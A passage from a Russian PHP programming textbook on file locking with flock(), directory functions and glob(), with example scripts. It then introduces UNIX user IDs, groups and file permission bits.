> То, что промежуток времени невелик, еще не означает, что вероятность "вклинивания" исчезающе мала. Современные операционные системы переключают процессы по весьма хитрым алгоритмам, существенно связанным с событиями ввода/вывода. Так как вызовы `file_exists()` и `fopen()` — по сути, две независимых операции ввода/вывода, после первой запросто может произойти переключение процесса. И получится, что файл буквально увели из-под носа у скрипта.

Возможно, вы спросите: а почему бы сразу не использовать режим `a+`? Ведь он, с одной стороны, открывает файл на чтение и запись, с другой — не уничтожает уже существующие файлы, а с третьей — создает пустой файл, если его не было на момент вызова. К сожалению, в некоторых версиях операционной системы FreeBSD с режимом `a+` наблюдаются проблемы: при его использовании PHP позволяет писать данные только в конец файла, а любая попытка передвинуть указатель через `fseek()` оказывается неуспешной. Даже вызов `ftruncate()` возвращает ошибку. Так что мы не рекомендуем вам применять режим `a+`, если только вы не записываете данные исключительно в конец файла.

"Следи за собой, будь осторожен"

Функция `fclose()` перед закрытием файла всегда снимает с него блокировку, так что чаще всего нам не приходится делать это вручную. Тем не менее иногда бывает удобно долго держать файл открытым, блокируя его лишь изредка, во время выполнения операций записи. Чтобы не задерживать другие процессы, после окончания изменения файла в текущей итерации (и до начала нового сеанса изменений) файл можно разблокировать при вызове `flock($f, LOCK_UN)`.

И вот тут нас поджидает одна западня. Все дело в буферизации файлового ввода/вывода. Разблокировав файл, мы должны быть уверены, что данные к этому моменту уже "сброшены" в файл. Иначе возможна ситуация записи в файл уже *после* снятия блокировки, что недопустимо.

Всегда следите за тем, чтобы *перед* операцией разблокирования (если таковая присутствует) шел вызов `fflush()`. В листинге 16.8 приведен пример скрипта, который использует блокировку лишь эпизодически, освобождая файл после каждой операции записи и засыпая после этого на 10 секунд.

Листинг 16.8. Исключительная блокировка. Файл lock_ex_cyclic.php

```
<?php ## Модель циклического процесса с исключительной блокировкой
  $file = "file.txt";

  // Вначале создаем пустой файл, ЕСЛИ ЕГО ЕЩЕ НЕТ.
  // Если же файл существует, это его не разрушит.
  fclose(fopen($file, "a+b"));

  // Блокируем файл
  $f = fopen($file, "r+b") or die("Не могу открыть файл!");
```

```
  while (true) {
    flock($f, LOCK_EX); // ждем, пока мы не станем единственными
    // . . .
    // В этой точке мы можем быть уверены, что только эта
    // программа работает с файлом
    // . . .
    fflush($f);         // сбрасываем буферы на диск
    flock($f, LOCK_UN); // освобождаем файл
    // К примеру, засыпаем на 10 секунд
    sleep(10);
  }

  fclose($f);
?>
```

Выводы

Мы приходим к следующим обязательным правилам:

- устанавливайте исключительную блокировку, когда вы хотите изменять файл;
- всегда используйте при этом режим открытия `r`, `r+` или `a+`;
- *никогда* и ни при каких условиях не применяйте режимы `w` и `w+`, как бы этого ни хотелось;
- снимайте блокировку так рано, как только сможете, и не забывайте перед этим вызвать `fflush()`.

Разделяемая блокировка

Мы решили ровно половину нашей задачи. Действительно, теперь данные из нескольких процессов-писателей не будут перемешиваться, но как быть с читателями? А вдруг процесс-читатель захочет прочитать как раз из того места, куда пишет процесс-писатель? В этом случае он, очевидно, получит "половинчатые" данные. То есть, данные неверные. Как же быть?

Существуют два метода обхода этой проблемы. Первый — это использовать все ту же исключительную блокировку. Действительно, кто сказал, что исключительную блокировку можно применять только в процессах, изменяющих файл? Ведь функция `flock()` не знает, что будет выполнено с файлом, для которого она вызвана. Однако этот метод довольно-таки неудачен, и вот по какой причине. Представьте, что процессов-читателей много, а писателей — мало (обычно так и бывает, кстати), и к тому же писатели еще и вызываются, скажем, раз в пару минут, а не постоянно, как читатели. В случае использования исключительной блокировки для процессов-читателей, довольно интенсивно обращающихся к файлу, мы очень скоро получим целый их рой, висящий, недовольно гудя, в очереди, пока очередному процессу разрешат читать.

Но ведь никакой "аварии" не случится, если один и тот же файл будут читать и сразу все процессы этого роя, правда? Ведь чтение из файла его не изменяет. Итак, предоставив исключительную блокировку для читателей, мы потенциально получаем проблемы с производительностью, перерастающие в катастрофу, когда процессов-читателей становится больше некоторого определенного порога.

Второй (и лучший) способ подразумевает использование *разделяемой* блокировки. Процесс, который устанавливает этот вид блокировки, будет приостановлен только в одном случае: когда активен другой процесс, установивший *исключительную* блокировку. В нашем примере процессы-читатели будут "поставлены в очередь" только тогда, когда активизируется процесс-писатель. И это правильно. Посудите сами: зачем зажигать красный свет на перекрестке, если поперечного движения заведомо нет? Машинам ведь не обязательно проезжать перекресток в одном направлении по одной, можно и всем потоком.

Теперь давайте посмотрим на разделяемую блокировку читателей с точки зрения процесса-писателя. Что он должен делать, если кто-то читает из файла, в который он как раз собирается записывать? Очевидно, он должен дождаться, пока читатель не закончит работу. Иными словами, вызов `flock($f, LOCK_EX)` обязан подождать, пока активна хотя бы одна разделяемая блокировка. Это и происходит в действительности.

> ***Примечание***
>
> Возможно, вам на ум пришла аналогия с перекрестком, по одной дороге которого движется почти непрерывный поток машин, и поперечное движение при этом блокируется навсегда, — так что у водителей нет никаких шансов пробиться через сплошной поток. В реальном мире это действительно иногда происходит (потому-то любой светофор всегда представляет собой исключительную блокировку), но только не в мире PHP. Дело в том, что, если почти всегда активна разделяемая блокировка, операционная система все равно так распределяет кванты времени, что в некоторые из них можно "включить" исключительную блокировку. То есть, "поток машин" становится не сплошным, а с "пробелами" — ровно такого размера, чтобы в них могли "прошмыгнуть" машины, едущие в перпендикулярном направлении.

В листинге 16.9 представлена модель процесса, использующего разделяемую блокировку.

Листинг 16.9. Модель процесса-читателя. Файл lock_sh.php

```
<?php ## Модель процесса-читателя
$file = "file.txt";

// Вначале создаем пустой файл, ЕСЛИ ЕГО ЕЩЕ НЕТ.
// Если же файл существует, это его не разрушит.
fclose(fopen($file, "a+b"));

// Блокируем файл
$f = fopen($file, "r+b") or die("Не могу открыть файл!");
flock($f, LOCK_SH); // ждем, пока не завершится писатель

  // В этой точке мы можем быть уверены, что в файл
  // никто не пишет

// Все сделано. Снимаем блокировку.
fclose($f);
?>
```

Как видите, листинг 16.9 отличается от листинга 16.7 совсем незначительно — лишь комментариями да константой `LOCK_SH` вместо `LOCK_EX`.

Выводы

Как обычно, промежуточные выводы:

- устанавливайте разделяемую блокировку, когда вы собираетесь только читать из файла, не изменяя его;
- всегда используйте при этом режим открытия `r` или `r+`, и никакой другой;
- снимайте блокировку так рано, как только сможете.

Блокировки с запретом "подвисания"

Как следует из описания функции `flock()`, к ее второму параметру можно прибавить константу `LOCK_NB` для того, чтобы функция не ожидала, когда программа может "двинуться в путь", а сразу же возвращала управление в основную программу. Это может пригодиться, если вы не хотите, чтобы ваш сценарий бесполезно простаивал, ожидая, пока ему разрешат обратиться к файлу. В эти моменты, возможно, лучше будет заняться какой-нибудь полезной работой, например, почистить временные файлы, память или же просто сообщить пользователю, что файл заблокирован, чтобы он подождал и не думал, что программа зависла. Вот пример использования исключительной блокировки в совокупности с `LOCK_NB`:

```
$f = fopen("file.txt", "r+b");
while (!flock($f, LOCK_EX+LOCK_NB)) {
  echo "Пытаемся получить доступ к файлу <br>";
  sleep(1); // ждем 1 секунду
}
// Работаем, файл заблокирован
```

Эта программа основывается на том факте, что выход из `flock()` может произойти либо в результате отказа блокировки, либо после того, как блокировка будет установлена — но не до того! Таким образом, когда мы наконец-то дождемся разрешения доступа к файлу и произойдет выход из цикла `while`, мы уже будем иметь исключительную блокировку, закрепленную за нашим файлом.

Пример счетчика

Давайте напоследок рассмотрим классический пример, когда без блокировки файла не обойтись. Если вы уже имели некоторый опыт в Web-программировании, то, наверное, уже догадываетесь, что речь пойдет о проблеме, возникающей при написании сценария счетчика.

Итак, нам нужен сценарий, который бы при каждом своем запуске увеличивал число, хранящееся в файле, и выводил его в браузер. Простая, казалось бы, задача сильно осложняется тем, что при большой посещаемости сервера могут быть запущены сразу несколько процессов-счетчиков, которые попытаются обратиться к одному и тому же файлу. Если не принять мер, это приведет к тому, что счетчик рано или поздно "обнулится".

В листинге 16.10 приведен сценарий, использующий блокировку для предотвращения указанной проблемы.

Листинг 16.10. Скрипт-счетчик с блокировкой. Файл counter.php

```
<?php ## Скрипт-счетчик с блокировкой
  $file = "counter.dat";
  fclose(fopen($file, "a+b")); // создаем первоначально пустой файл
  $f = fopen($file, "r+t");    // открываем файл счетчика
  flock($f, LOCK_EX);          // дальше будем работать только мы
  $count = fread($f, 100);     // читаем значение, сохраненное в файле
  $count = $count+1;           // увеличиваем его на 1 (пустая строка = 0)
  ftruncate($f, 0);            // очищаем файл
  fseek($f, 0, SEEK_SET);      // переходим в начало файла
  fwrite($f, $count);          // записываем новое значение
  fclose($f);                  // закрываем файл
  echo $count;                 // печатаем величину счетчика
?>
```

Здесь мы применяем только исключительную блокировку, потому что каждый раз, когда нам надо вывести на экран счетчик, его также нужно и увеличить.

Работа с каталогами

В предыдущих разделах мы уже говорили о том, что с точки зрения операционной системы каталоги — те же самые файлы, только со специальным именем. Каталог можно представить себе как файл, в котором хранятся имена и сведения о местоположении других файлов и каталогов. Этим обеспечивается традиционная древовидность организации файловой системы в различных ОС.

С каждым процессом (в частности и с работающим сценарием) ассоциирован свой так называемый *текущий каталог*. Все действия по работе с файлами и каталогами осуществляются по умолчанию именно в нем. Например, если мы открываем файл, указав только его имя, PHP будет искать этот файл именно в текущем каталоге. Существуют также и функции, которые могут сделать текущим любой указанный каталог.

Манипулирование каталогами

```
bool mkdir(
  string $name,
  int $perms = 0777,
  bool $recursive = false,
  resource $context)
```

Создает каталог с именем `$name` и правами доступа `$perms`. Права доступа для каталогов указываются точно так же, как и для файлов. Чаще всего значение `$perms` устанавливают равным `0770` (предваряющий ноль обязателен — он указывает PHP на то, что это восьмеричная константа, а не десятичное число). Например:

```
mkdir("my_directory", 0770); // создает подкаталог в текущем каталоге
mkdir("/data");              // создает подкаталог data в корневом каталоге
```

Примечание

Более подробно UNIX права доступа освещаются в *главе 17*.

Необязательный параметр *$recursive* позволяет создавать отсутствующие в пути каталоги, например, если в пути `/home/igor/.ssh/old` отсутствуют каталоги `.ssh` и `old`, вместо двух вызовов функции `mkdir()` создать все каталоги можно одним вызовом

```
mkdir("/home/igor/.ssh/old", 0700, true)
```

Использование контекста потока *$context* более подробно рассматривается в *главе 32*.

В случае успеха функция возвращает `true`, иначе — `false`.

Необходимо заметить, что пользователь не может создать подкаталог в родительском каталоге, права на запись в который у него отсутствуют. (В примере выше команда на второй строчке, скорее всего, завершится с ошибкой, потому что на большинстве машин обычные пользователи не имеют прав записи в корневой каталог.) Здесь точно такая же ситуация, как и с файлами.

bool rmdir(string $*name* [, resource $*context*])

Удаляет каталог с именем *$name*. В случае успеха возвращает `true`, иначе — `false`. Как всегда, действуют стандартные ограничения файловой системы на эту операцию.

bool chdir(string $*path*)

Сменяет текущий каталог на указанный. Если такой каталог не существует, возвращает `false`. Параметр *$path* может определять и относительный путь, задающийся от текущего каталога. Вот несколько примеров:

```
chdir("/tmp/data");   // переходим по абсолютному пути
chdir("./somathing"); // переходим в подкаталог текущего каталога
chdir("something");   // то же самое
chdir("..");          // переходим в родительский каталог
chdir("~/data");      // переходим в /home/ПОЛЬЗОВАТЕЛЬ/data (для UNIX)
```

string getcwd()

Возвращает полный путь к текущему каталогу, начиная от корня (*/*). Если такой путь не может быть отслежен (это иногда бывает в UNIX из-за того, что права на чтение для родительских каталогов сняты), вызов "проваливается" и возвращает `false`.

Работа с записями

Дальше описываются функции, которые позволяют узнать, какие объекты находятся в указанном каталоге. Например, с их помощью можно вывести содержимое текущего каталога. Механизм работы этих функций базируется примерно на тех же принципах, что и для файловых операций: сначала интересующий каталог открывается, затем из него производится считывание записей, и под конец каталог нужно закрыть. Правила интуитивно понятны и, наверное, хорошо вам знакомы.

int opendir(string $*path* [, resource $*context*])

Открывает каталог *$path* для дальнейшего считывания из него информации о файлах и подкаталогах и возвращает его идентификатор. Дальнейшие вызовы `readdir()` с иден-

тификатором в параметрах будут обращены именно к этому каталогу. Функция возвращает `false`, если произошла ошибка.

`string readdir(int $handle)`

Считывает очередное имя файла или подкаталога из открытого ранее каталога с идентификатором `$handle` и возвращает его в виде строки. Порядок следования файлов в каталоге зависит от операционной системы — скорее всего, он будет совпадать с тем порядком, в котором эти файлы создавались, но не всегда. Вместе с именами подкаталогов и файлов будут также получены два специальных элемента: это `"."` (ссылка на текущий каталог) и `".."` (ссылка на родительский каталог). В подавляющем большинстве случаев нам нужно их игнорировать, что и сделано в примере из листинга 16.11 при помощи инструкции `continue`.

В случае, если в каталоге все файлы уже считаны, функция возвращает ложное значение. Однако не позволяйте себе привыкнуть к конструкции такого вида:

```
$d = opendir("somewhere");
while ($e = readdir($d)) { . . .}
```

Она заставит цикл прерваться в середине при обнаружении файла с именем `"0"`, чего нам бы, конечно, не хотелось. Вместо этого пользуйтесь следующим методом:

```
$d = opendir("somewhere");
while (($e=readdir($d)) !== false) { . . .}
```

Оператор `!==` позволяет точно проверить, была ли возвращена величина `false`.

`void closedir(int $handle)`

Закрывает ранее открытый каталог с идентификатором `$handle`. Не возвращает ничего. В принципе, можно и не закрывать каталоги, т. к. это делается автоматически при завершении программы, но лучше все-таки такой легкостью не обольщаться.

`void rewinddir(int $handle)`

"Перематывает" внутренний указатель открытого каталога на начало. После этого можно воспользоваться `readdir()`, чтобы заново начать считывать содержимое каталога.

Пример: печать дерева каталогов

Приведем пример программы, которая рекурсивно распечатывает список всех подкаталогов (доступных сценарию) в вашей системе, начиная от текущего каталога документов сервера (хранится в переменной окружения `DOCUMENT_ROOT`) — листинг 16.11.

Листинг 16.11. Вывод дерева каталогов файловой системы. Файл tree.php

```
<?php ## Вывод дерева каталогов файловой системы
  // Функция выводит имена всех подкаталогов в текущем каталоге,
  // выполняя рекурсивный обход. Параметр $level задает текущую
  // глубину рекурсии.
  function printTree($level = 1) {
```

```
    // Открываем каталог и выходим в случае ошибки
    $d = @opendir(".");
    if (!$d) return;
    while (($e = readdir($d)) !== false) {
      // Игнорируем элементы .. и .
      if ($e == '.' || $e == '..') continue;
      // Нам нужны только подкаталоги
      if (!@is_dir($e)) continue;
      // Печатаем пробелы, чтобы сместить вывод
      for ($i = 0; $i < $level; $i++) echo "  ";
      // Выводим текущий элемент
      echo "$e\n";
      // Входим в текущий подкаталог и печатаем его
      if (!chdir($e)) continue;
      printTree($level + 1);
      // Возвращаемся назад
      chdir("..");
      // Отправляем данные в браузер, чтобы избежать видимости зависания
      // для больших распечаток
      flush();
    }
    closedir($d);
  }

  // Выводим остальной текст фиксированным шрифтом
  echo "<pre>";
  echo "/\n";
  // Входим в корневой каталог и печатаем его
  chdir($_SERVER['DOCUMENT_ROOT']);
  PrintTree();
  echo "</pre>";
?>
```

Если файлов и каталогов много, результат работы этого сценария представляет собой довольно длинную распечатку. Кроме того, программа работает медленно, т. к. ей нужно будет обойти тысячи каталогов вашей системы.

> ***Замечание***
>
> Последний факт делает метод рекурсивного обхода каталогов совершенно непригодным для автоматического построения карты сервера. В случае применения технологии кэширования информации между запусками сценариев для больших сайтов построение карты даже, скажем, раз в час, выглядит довольно плачевно.

Получение содержимого каталога

Возможно, вам уже порядком надоела многословность программ, использующих функции `opendir()` и `readdir()`. Видимо, она надоела и разработчикам PHP, поэтому они решили добавить в язык новую функцию, которая позволяет получить содержимое каталогов одним махом.

list glob(string $*pattern* [, int $*flags*])

Функция возвращает список всех путей, которые подходят под маску *$pattern*. Например, вызов `glob("*.txt")` вернет список всех текстовых файлов в текущем каталоге, а `glob("c:/windows/*.exe")` — всех EXE-файлов в каталоге windows (вместе с путями). Метасимвол `*` означает любое число любых символов, тогда как `?` — один любой символ.

Необязательный параметр *$flags* может являться суммой следующих констант:

- `GLOB_ONLYDIR` — в результирующий список попадут только имена каталогов, но *не* файлов;
- `GLOB_BRACE` — позволяет задавать альтернативы в выражении, перечисляя их через запятую в фигурных скобках. Например, вызов `glob("c:/windows/{*.exe,*.ini}", GLOB_BRACE)` вернет список всех EXE- и INI-файлов в каталоге windows. К сожалению, задавать выражения с вложенными фигурными скобками нельзя;
- `GLOG_ERR` — остановить работу функции при ошибке чтения, по умолчанию такие ошибки игнорируются;
- `GLOB_MARK` — добавляет слеш (`\` в Windows, `/` в UNIX) к тем элементам результирующего списка, которые являются каталогами;
- `GLOB_NOSORT` — по умолчанию результирующий массив сортируется по алфавиту. Данный флаг запрещает это делать, что может немного улучшить производительность программы. Если он установлен, элементы в списке будут идти в том же порядке, в каком они записаны в каталоге;
- `GLOB_NOCHECK` — в случае, если под маску не подошел ни один файл или каталог, функция вернет список из единственного элемента, равного *$pattern*. Зачем это нужно — сказать сложно. Видимо, для запутывания программистов;
- `GLOB_NOESCAPE` — имена файлов в UNIX могут содержать служебные символы вроде звездочки (`*`), вопросительного знака (`?`) и т. д. Если флаг `GLOB_NOESCAPE` не указан, функция вернет их в списке, предварив все специальные символы обратными слешами (`\`). Если же флаг указан, имена возвращаются, как есть.

Главное достоинство функции `glob()` в том, что она может искать сразу в нескольких каталогах, задаваемых также по маске. Пример в листинге 16.12 показывает все EXE- и INI-файлы во всех *подкаталогах* внутри c:\windows.

Листинг 16.12. Использование функции `glob()`. Файл glob.php

```
<?php ## Использование функции glob()
  echo "<pre>";
  print_r(glob("c:/windows/*/*.{exe,ini}", GLOB_BRACE));
?>
```


Резюме

В данной главе мы изучили большую часть функций, существующих в PHP, для работы с файлами и каталогами. Мы узнали, как должны действовать скрипты, требующие файловых операций, что такое текстовые и бинарные файлы и чем они различаются с точки зрения операционной системы и PHP.

В главе описаны полезные функции: `fgetcsv()` для считывания и анализа CSV-файлов, генерируемых Microsoft Excel, а также `parse_ini_file()` для работы с INI-файлами.

Мы узнали, что в PHP существует множество встроенных функций для работы с файловыми путями, ускоряющих процесс создания сценариев. Кроме того, можно манипулировать целыми файлами (считывать, записывать, копировать и т. д.), не открывая их предварительно.

Особенное внимание в главе уделено возможностям блокирования файлов при помощи одной-единственной (но очень емкой) функции `flock()`. Корректная блокировка — вопрос весьма тонкий, без досконального его понимания трудно писать сценарии, работающие без ошибок при сколько-нибудь значительной посещаемости сайта.



ГЛАВА 17

Права доступа и атрибуты файлов

Листинги данной главы можно найти в подкаталоге perm.

В предыдущей главе мы рассмотрели многие функции для работы с файловой системой. Иногда при их использовании можно столкнуться с ошибками, которые свидетельствуют о нехватке прав для доступа к файлам. Задача данной главы — рассказать, что такое права доступа и как с ними работать.

Современные файловые системы UNIX и Windows позволяют ограничить доступ к некоторым файлам для указанных пользователей и групп. Так как Web-программирование — это в основном программирование для UNIX, для того чтобы скрипты начали работать, и чтобы избежать проблем с безопасностью в дальнейшем, необходимо понимание основ разграничения прав доступа.

Идентификатор пользователя

Когда вы регистрируетесь в системе (например, по SSH или FTP), вашей сессии присваивается так называемый идентификатор пользователя (user ID, UID). В UNIX это целое число, большее нуля, для обычного пользователя (с ограниченными правами) и равное нулю для суперпользователя (администратора).

Чтобы не путаться с числовыми UID, в UNIX существует возможность связывать с ними буквенные имена пользователей. После ввода такого имени оно сразу же преобразуется в UID, и в дальнейшем работа ведется уже с числом. Для преобразования используется специальный файл /etc/passwd, хранящий соответствие имен пользователей их идентификаторам. (В UNIX традиционно администратор имеет имя `root`.)

> ***Примечание***
>
> В Windows и Mac OS X UID устроены несколько сложнее, но идея все равно та же.

По идентификатору пользователя система определяет, какие действия с какими объектами ему выполнять разрешено, а какие следует запретить.

Вообще говоря, правильнее было бы сказать, что UID назначается не сессии, а некоторому процессу, который эту сессию реализует (например, SSH-серверу, к которому вы

присоединились). Все дочерние процессы, им порождаемые, автоматически *наследуют* идентификатор, и сменять его им *запрещается*. В таком случае говорят, что процесс "запущен под пользователем *X*", где *X* — это UID пользователя (или его имя, которое в итоге все равно преобразуется в UID).

Администратор (напомним, у него UID = 0) имеет неограниченные права в системе. В частности, ему разрешено запускать любые программы и назначать процессам любые идентификаторы (как говорят, "администратор может запустить процесс под любым пользователем"). Итак, для того чтобы в системе оказался запущен некоторый процесс под некоторым пользователем, этому пользователю совсем не обязательно регистрироваться в системе (вводить имя пользователя и пароль). Программа вполне может быть запущена и администраторским процессом, имеющим неограниченные привилегии.

Это объясняет общий механизм того, как работает большинство серверов (демонов) в UNIX и Windows. Рассмотрим, например, как работает FTP-сервер. Он запускается с UID = 0 (администраторские привилегии) и ждет подключения пользователя. Как только пользователь присоединится к порту, сервер запрашивает у него имя пользователя и пароль, проверяет их, а затем меняет свой UID на UID пользователя. После этого пользователь "общается" уже не с администраторским процессом, а с программой, которой назначен его UID. Это гарантирует, что он не сможет выполнить никаких злонамеренных действий на машине.

Web-сервер (например, nginx) работает точно по такой же схеме. Он ожидает подключений на 80-м порту "под администратором" (как еще говорят, "под рутом", имея в виду пользователя `root`). Как только получен запрос, адресованный некоторому виртуальному хосту, сервер определяет, какой владелец назначен этому хосту (для этого он использует свой конфигурационный файл — nginx.conf). Далее он переключается на соответствующий UID и запускает обработчик (им может быть PHP, CGI-скрипт и т. д.).

Итак, после столь длинного вступления становится понятным, что уже самые первые операторы PHP-программы работают под пользователем, отличным от `root`. Это означает, процесс имеет ограниченные привилегии и не может выполнять любые действия с любыми файлами в системе. Давайте посмотрим, как именно ограничиваются права скрипта.

Идентификатор группы

Идентификаторы пользователей могут для удобства объединяться в так называемые *группы*. Группа в UNIX — это просто список UID, имеющий свой собственный идентификатор группы (group ID, GID). Как и для UID, для GID может существовать легко запоминающееся буквенное *имя группы*.

Каждому пользователю обязательно должна быть назначена какая-нибудь группа, которой он принадлежит, — это специфика UNIX. Для того чтобы лишний раз не ломать голову, часто для каждого пользователя заводят отдельную группу с тем же именем, что и у пользователя.

Необходимо еще заметить, что один и тот же пользователь может принадлежать сразу нескольким группам, хотя на практике такая возможность используется не столь часто.

Владелец файла

Каждый файл в системе имеет один специальный атрибут, называемый идентификатором владельца файла. Как нетрудно догадаться, это не что иное, как UID пользователя, создавшего файл. Поэтому данный атрибут тоже называют UID, как и идентификатор пользователя.

> ***Замечание***
>
> Конечно, суперпользователь может принудительно сменить владельца у любого файла, воспользовавшись командой `chown` *ИмяПользователя ИмяФайла*.

Владелец может выполнять со "своим" файлом любые действия: менять атрибуты и дописывать или удалять данные.

> ***Внимание!***
>
> Нужно заметить, что удалить файл или переименовать его владелец может не всегда. Ведь эти операции изменяют имя файла, а значит, у пользователя должны быть права на изменение родительского каталога — ведь все имена хранятся только в каталоге, а не в самом файле. Мы коснемся подробнее этого вопроса в следующей главе.

Файл также имеет и другой атрибут — идентификатор группы (GID). При создании файла он устанавливается равным текущей группе процесса.

Права доступа

Кроме идентификаторов владельца и группы, каждый файл имеет так называемые *права доступа* (access permissions). Права доступа определяют, какие действия разрешено выполнять с файлом:

- его владельцу (user);
- пользователю с группой, совпадающей с GID файла (group);
- всем остальным пользователям (other).

Что же это за действия? Вот они:

- разрешено чтение (r, read);
- разрешена запись (w, write);
- разрешено исполнение (x, eXecute).

> ***Замечание***
>
> В UNIX действий всего три, однако в Windows их более десятка. Тем не менее три описанных здесь разрешения существуют также и в Windows.

Итак, мы имеем в итоге 9 флагов, объединенных в группу по три. Обычно их изображают так:

```
user | group | other
rwx  | rwx   | rwx
```

Или, более коротко:

```
rwxrwxrwx
```

Если какой-то из флагов не установлен (например, "остальным" пользователям запрещена запись в файл), то вместо него отображают прочерк:

```
rwxrwxr-x
```

Если речь идет о каталоге, то в начало еще приписывают букву `d`:

```
drwxrwxr-x
```

Числовое представление прав доступа

Точно так же, как для имени пользователя и группы существует числовой идентификатор (UID или GID), для прав доступа имеется числовое представление. Обычно права рассматривают как набор из девяти битовых флагов, каждый из которых может принимать значение 0 или 1. Чтобы подчеркнуть логическое разбиение этих флагов на *тройки* битов, каждую из этих троек представляют одним числом от 0 до 7:

```
--- — 0
r-- — 4 (= 4*1 + 2*0 + 1*0)
r-x — 5 (= 4*1 + 2*0 + 1*1)
rwx — 7 (= 4*1 + 2*1 + 1*1)
```

Как видно, атрибуту `r` назначен "вес" 4, атрибуту `w` — вес 2, атрибуту `x` — вес 1. Складывая все веса, получаем числовое представление триады.

Но поскольку таких триад у нас три, в итоге получаем число, состоящее из трех цифр:

```
rwxr-xr-x — 755
rwx------ — 700
```

Нетрудно заметить, что в итоге у нас получается число в восьмеричной системе счисления — в ней как раз каждое знакоместо может содержать цифру от 0 до 7.

Чтобы подчеркнуть для компилятора или интерпретатора "восьмеричную" природу числа, в программах на PHP, Perl и C его предваряют нулем:

```
rwxr-xr-x — 0755
rwx------ — 0700
```

> ***Внимание!***
>
> Если вы пропустите этот ведущий ноль, то получится совершенно другое число, потому что оно будет трактоваться в десятичной системе счисления. Например, в двоичном представлении восьмеричное число `0700` выглядит как `111000000` (как нетрудно видеть, это соответствует правам `rwx------`), в то время как в десятичной это `1010111100` — совершенно не то, что нам нужно (права будут `?-w-rwxr--`, где на месте `?` — вообще непонятно какой атрибут).

Особенности каталогов

Атрибут `x` для каталога имеет особое значение. Можно было бы подумать, что он означает разрешение на исполнение файлов внутри его. Однако это не так: данный атрибут — разрешение просмотра *атрибутов содержимого* каталога.

Чтобы это объяснить, необходимо вначале разобраться, что представляет собой каталог в UNIX. Каталог — это обыкновенный файл, в котором содержится список имен фай-

лов и подкаталогов. Для каждого имени приведена ссылка на их физическое положение на диске. Таким образом, можно сказать, что каталог хранит список элементов, каждый из которых представляет собой пару: *имя=>физическая_ссылка*. Чтобы обратиться к некоторому элементу каталога, нужно, конечно же, знать его физическое положение на диске, а оно может быть получено по его имени.

> ***Примечание***
>
> В каталоге больше ничего нет. В частности, он не хранит непосредственно владельцев и права доступа своих файлов.

Каждый каталог хранит в себе два обязательных элемента, вот они:

- элемент с именем `"."` содержит ссылку на физическое расположение *самого каталога*. Именно по этой причине пути a/b и a/./../b эквивалентны;
- элемент с именем `".."` содержит ссылку на родительский каталог. Таким образом, можно сказать, что каждый каталог *структурно* содержит в себе *своего родителя* в лице элемента `".."` (таким вот оригинальным способом в UNIX решается вопрос, что было раньше: курица или яйцо).

Принимая во внимание указанное представление каталогов, давайте рассмотрим подробнее действия, которые разрешают производить с ними атрибуты `r`, `w` и `x`.

- Атрибут `w` разрешает создавать, переименовывать и удалять файлы внутри каталога. Заметьте, что не имеет значения, какие права установлены на файл, имя которого меняется (или удаляется). Ведь в каталоге этих сведений нет. Именно поэтому вы можете спокойно удалить из своего домашнего каталога файл, созданный там администратором (например, журнал сервера). С удалением *подкаталогов* не все так гладко. В самом деле, удаляя каталог dir, вы также удаляете элемент `"."` в нем. Однако чтобы удалить любой элемент из каталога dir, у вас должны быть права на запись в dir. Их, конечно же, нет — ведь dir создан администратором. В результате в ряде случаев вы можете переименовывать каталоги, но не можете удалять их.

> ***Замечание***
>
> Кстати, в Windows все обстоит точно таким же образом.

- Атрибут `r` разрешает вам получить *список имен* файлов и подкаталогов в каталоге, но *не дает* сведений о физическом расположении элементов. Можете считать, что атрибут `r` подобен функции PHP `array_keys()`: он возвращает все ключи массива-каталога, но не дает нам информации о значениях (физическом положении файлов). А раз нет этой информации, мы и не можем получить доступ к файлам — в самом деле, как мы узнаем, где они располагаются на диске?
- Атрибут `x` как раз позволяет узнать физическое расположение элемента каталога по его имени. Он подобен оператору `$array[$name]` в PHP, где `$array` — это массив-каталог, а `$name` — это имя элемента. Возвращаемое значение — соответственно, физическое положение файла на диске. С помощью этого оператора вы ни за что не сможете узнать, какие же ключи находятся в массиве `$array` — вы можете только обратиться к элементу с известным именем. Например, вы можете перейти в каталог dir, имеющий атрибут `x`, при помощи команды UNIX `cd dir` (или вызова `chdir("dir")` в PHP). Вы также можете просмотреть содержимое файла dir/somefile

(если, конечно, права доступа на файл это позволят), ведь информация о физическом положении файла somefile вам известна.

Сложность механизма трактовки атрибутов каталогов, описанного выше, объясняет, почему на практике атрибуты `r` и `x` по отдельности встречаются довольно редко. Чаще всего их устанавливают (или снимают) одновременно.

> ***Внимание!***
>
> Учтите, что для доступа к файлам внутри каталога на нем обязательно должен стоять хотя бы атрибут `x`. Например, если файл /home/username/cgi/script.pl имеет права `0777` (максимальные разрешения), а каталог /home/username/ — `0700` (запрет для всех, кроме владельца), файл script.pl все равно никто прочитать не сможет (несмотря на то, что у него, напоминаем, разрешения `0777`). Таким образом, хотя права родительского каталога в UNIX (в отличие от Windows) не наследуются, они все равно оказывают решающее воздействие на доступ к расположенным внутри него объектам.

Примеры

Рассмотрим несколько типичных примеров того, какие атрибуты назначаются файлам и каталогам. Будем считать, что речь идет о файлах пользователя с UID = 10, принадлежащего группе с GID = 20.

Домашний каталог пользователя

```
drwx------  10 20  /home/username/  (= 0700)
```

Домашний каталог — это каталог, который становится текущим сразу же после регистрации пользователя в системе. Как видим, обычно ему устанавливаются максимальные права для владельца и нулевые права — для остальных пользователей (в том числе и для тех, кто входит в ту же самую группу).

Защищенный от записи файл

```
-r--r--r--  10 20  /home/username/somefile  (= 0444)
```

Владелец файла может, например, снять атрибут `w` со своего файла, и тогда он не сможет записывать в него данные. Однако заметьте, что он всегда может вернуть себе эти права, потому что владелец волен менять атрибуты своего файла в любое время.

CGI-скрипт

```
-rwxr-xr-x  10 20  /home/username/cgi-bin/script.pl  (= 0755)
```

В этом примере приведен CGI-скрипт на языке Perl. В UNIX такой сценарий представлен в виде обыкновенного текстового файла, содержащего код программы на Perl. Для того чтобы операционная система смогла найти интерпретатор Perl при его запуске, первая строчка файла должна выглядеть следующим образом:

```
#!/usr/bin/perl
```

Обратите внимание на то, что, хотя скрипт и является исполняемым файлом, наличие атрибута `r` на нем обязательно — одного только `x` недостаточно! Дело в том, что интерпретатору Perl необходимо вначале *прочитать* текст программы, и уж только затем он сможет ее выполнить. Для того-то и нужен атрибут `r`.

Системные утилиты

```
-rwxr-xr-x  0  0   /bin/mkdir  (= 0755)
```

